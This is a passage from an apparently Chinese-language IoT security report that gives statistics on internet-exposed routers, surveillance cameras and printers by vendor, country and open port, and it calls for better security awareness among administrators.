需要说明的是，TR-069 的会话协议使用的是 HTTP1.1 协议，在本文关于路由器的统计分析中，为表示区分性，对于开放 HTTP 服务的路由器数量统计时，并未将开放 TR-069 服务的数量计算在内。这样区分后，路由器所开放 HTTP 服务对应的是路由器设备自身的管理平台服务，而 TR-069 服务对应的是路由器设备为便于其相应厂商管理所开放的服务。

Telnet 服务的端口为 23，提供了远程登录的功能，有将近 400 万个 Telnet 服务暴露在了互联网上。一旦攻击者通过 Telnet 服务登录到路由器，则意味着可经过该路由器连接到内部的局域网络，进而控制如智能家居中的摄像头等设备，可能威胁人们的隐私、财产和生命安全。

从国内分布来看，超过 80% 的路由器开放了 UPnP（Universal Plug and Play，通用即插即用）服务（对应 1900 端口）。UPnP 协议允许应用程序（或主机设备）自动发现前端的 NAT 设备，并根据需要自动请求 NAT 设备打开相应的端口，启用 UPnP 后 NAT 两端的应用程序（或主机设备）间可以自主交换信息，以实现设备间网络的无缝连接。当用户使用多人游戏，点对点连接，实时通信（如 Internet 电话、电话会议）或远程协助等应用程序的时候，可能需要启用 UPnP 功能。

图 2.5 暴露的路由器按端口的分布情况（全球）





图 2.6 暴露的路由器按端口的分布情况（国内）



观点 5： 全球范围内，80% 以上的暴露在互联网上的 TP-LINK 路由器开放了 HTTP 服务；全国范围内，暴露在互联网的上 TP-LINK 路由器几乎全部开放了 HTTP 服务。

全球范围内，TP-LINK 路由器的暴露数量达到了 143 万台。从暴露端口的全球分布来看（如图 2.7 所示），80% 以上的路由器暴露了 HTTP 服务。在暴露出的 Top10 端口中，除端口 7547 对应的 TR-069 服务外，其余端口对应的均为 HTTP 服务。而从国内分布来看（如图 2.8 所示），TP-LINK 路由器暴露最多的端口为 80、8080 和 1080，总量达到了 3.6 万个。

图 2.7 暴露的 TP-LINK 路由器按端口的分布情况（全球）





图 2.8 暴露的 TP-LINK 路由器按端口的分布情况（中国）



2.2.3 视频监控设备


随着智慧城市的发展，视频监控设备应用场景愈加广泛，近年发生的一些物联网安全事件多与之有关，因而视频监控设备的暴露情况应得到足够的重视。本节主要对视频监控设备暴露情况进行统计和分析。

观点 6：海康威视和浙江大华两大厂商暴露数量较多，全球范围内，两大厂商占全球总暴露量的比例分别为 31% 和 14%；全国范围内，该比例分别为 60% 和 13%。

图 2.9 是暴露在全球和国内的视频监控设备按厂商的分布情况。从全球分布来看，海康威视和浙江大华两家的视频监控设备暴露严重。暴露最多的视频监控设备是海康威视的，总量超过了 365 万台；其次是浙江大华、D-Link 和 Cross 等厂商的视频监控设备，每家设备的暴露数量也都达到了百万量级。

从国内分布来看，海康威视和浙江大华暴露的设备多达 100 万台和 22 万台。

图 2.9 暴露的视频监控设备按厂商的分布情况



观点 7： 全球范围内，美国和中国暴露的视频监控设备数量最多；全国范围内，暴露的视频监控设备大部分位于台湾。

从全球分布来看（如图 2.10 所示），互联网上暴露的视频监控设备主要集中在美国和中国，其次分别为巴西、越南、墨西哥等。暴露在美国和中国的视频监控设备数量，分别约占全球视频监控设备总量的 16% 和 14%。

从国内分布来看（如图 2.11 所示），互联网上暴露的视频监控设备主要集中在台湾，约占全国视频监控设备总量的 47%。

图 2.10 暴露的视频监控设备按国家的分布情况（全球）





图 2.11 暴露的视频监控设备按城市的分布情况（国内）




观点 8： 视频监控设备暴露的 HTTP 服务数量最多，浙江大华私有协议、Telnet、RTSP 协议的暴露情况也比较严重。

图 2.12 和图 2.13 分别是暴露在全球和国内的视频监控设备按端口的分布情况。从服务分布上看，视频监控设备暴露最多的服务有四类，分别是 HTTP 服务（端口 80、81、8080）、浙江大华私有协议（端口 37777）、Telnet 服务（端口 23）和 RTSP 服务（端口 554）。全球范围内，HTTP 服务主要暴露在 80-82、88 和 8000 端口，这些端口的暴露令人意外，因为有安全意识的网络管理员一般会把涉及隐私和资料的 HTTP 服务开启在不常用的端口上，以防止端口扫描器探测。而这些端口的暴露数量排到了前十，正说明了：事实上，视频监控设备的管理员缺乏基本的安全意识。RTSP 服务的全球暴露数量也超过了 67 万个。RTSP 服务被用来实时传输流媒体，非常适合网络监控设备把视频流实时传输到前端进行实时显示，一般，RTSP 服务默认开启的端口是 554 号端口。所以，视频监控设备在互联网上都会暴露出大量的 554 端口。


假设物联网设备存在弱口令的比例为 1%[3]，那么将超过 9000 台视频监控设备存在成为僵尸主机的风险。假设每台设备可以拥有 10Mbps 的网络带宽，则最大可能制造出 90Gbps 的 DDoS 攻击。如果估计 P=10%，仅视频监控设备一类将可能制造出 900Gbps 的 DDoS 攻击。

图 2.12 暴露的视频监控设备按端口的分布情况（全球）



3 在物联网场景中，弱口令的现象比较严重，1% 其实是一个下限。

图 2.13 暴露的视频监控设备按端口的分布情况（国内）




2.2.3.1 ONVIF

观点 9： 全球范围内，ONVIF 暴露数量达到超过 50 万个。中国有 84179 个暴露在互联网上，约占 16.5%。

ONVIF[16] 最初是由安讯士、博世及索尼这三家公司联合成立的一个论坛，目标是制定网络视频监控设备的通用标准。至今为止，ONVIF 也成为了一套规范，其中定义了 Web 服务框架、IP 配置、设备发现、设备管理、事件中断、安全规范等。该标准的详细内容在官方网站有详细的介绍，所以我们不再分析该标准的详细内容，而是直接分析暴露在互联网上的 ONVIF 的分布情况。

图 2.14 ONVIF 协议暴露情况（全球）



规范一般是比较完善的，安全问题往往会出现在实现者和使用者身上。如今年 6 月份，Foscam 摄像头出现可以通过匿名 ONVIF SetDNS 进行远程命令注入的漏洞，在 7 月 18 日，SENRIO 在官方博客公布了 gSOAP 整型溢出漏洞。说明 ONVIF 规范通过视频监控设备暴露在互联网上有一定的风险。因为规范本身不仅仅是给开发者提供了参考，也为攻击者选择攻击方法提供了很大的帮助。所以，安全编码和安全运维将是在 ONVIF 规范的指导下，进一步要完善的工作。

2.2.4 打印机

众所周知，打印机在商务、科研等场景中扮演着非常重要的角色。企业对支持移动设备打印的需求越来越大，也催生了越来越多支持 WiFi 直连、NFC 打印、云打印等移动功能[17]的“智能”打印机。虽然打印机的攻击面较少，但同样也不容忽视。

2017 年 2 月，黑客攻入了台湾多所学校的打印机（其中惠普打印机数量占 73%，爱普生占 7%），并扬言如果学校不按照其要求付款就发动攻击来瘫痪学校网络[18]。事实上，有相当比例的打印机使用默认密码，部分打印机分配了外网网络地址，直接接入互联网。这样的设备会直接暴露给攻击者。随着互联网 + 时代的发展，类似的安全事件会越来越多。接下来本节主要对打印机设备在互联网上的暴露情况进行统计及分析。

观点 10： 互联网上暴露的打印机设备中，惠普暴露的设备数量最多，占比超过 50%。

打印机的安全问题应该受到用户和厂商的重视。前瞻产业研究院发布的《2015-2020 年中国激光打印机行业市场前瞻与投资战略规划分析报告》[19]给出了 2015 年打印机的市场占有率，如图 2.15 所示。目前多种品牌打印机存在不同程度的暴露情况，其中惠普打印机暴露的数量最多，全球和国内占比分别为 57% 和 44%，兄弟和爱普生的全球暴露数量也超过了五万，如图 2.16 所示。

图 2.15 2015 年打印机市场占有率





图 2.16 暴露的打印机按厂商的分布情况



观点 11： 全球范围内，打印机设备主要暴露在美国和韩国；全国范围内，打印机主要暴露在港台地区，占国内暴露总量的 95% 以上。

如图 2.17 和图 2.18 所示，从全球分布来看，打印机设备主要暴露在美国，总量超过了 34 万，占比 38%。从国内分布来看，也有超过 6 万台打印机设备暴露在互联网上，并且主要集中在台湾，其中台北的打印机设备暴露最多，达到了 17840 台，占比 28%。

图 2.17 暴露的打印机按国家的分布情况（全球）





图 2.18 暴露的打印机按城市的分布情况（国内）



观点 12：惠普打印机的 HTTP 服务提供远程访问功能，但部分打印机的 HTTP 服务没有启用必要的登录认证机制。

图 2.19 和图 2.20 分别是暴露在全球和国内的惠普打印机的端口分布情况。惠普打印机暴露最多的是 HTTP 服务。从端口上看，HTTP 服务一般会开在 80、443、8080 等端口上，其中 80 端口暴露最多，全球暴露总数超过了 15 万个。

不乐观的是，很多暴露的打印机 HTTP 服务没有启用认证机制，远程用户不需登录即可进入打印机管理界面。事实上，管理员可在管理界面中设置登陆密码，如图 2.21 所示，可见打印机管理员的安全意识亟待提高。

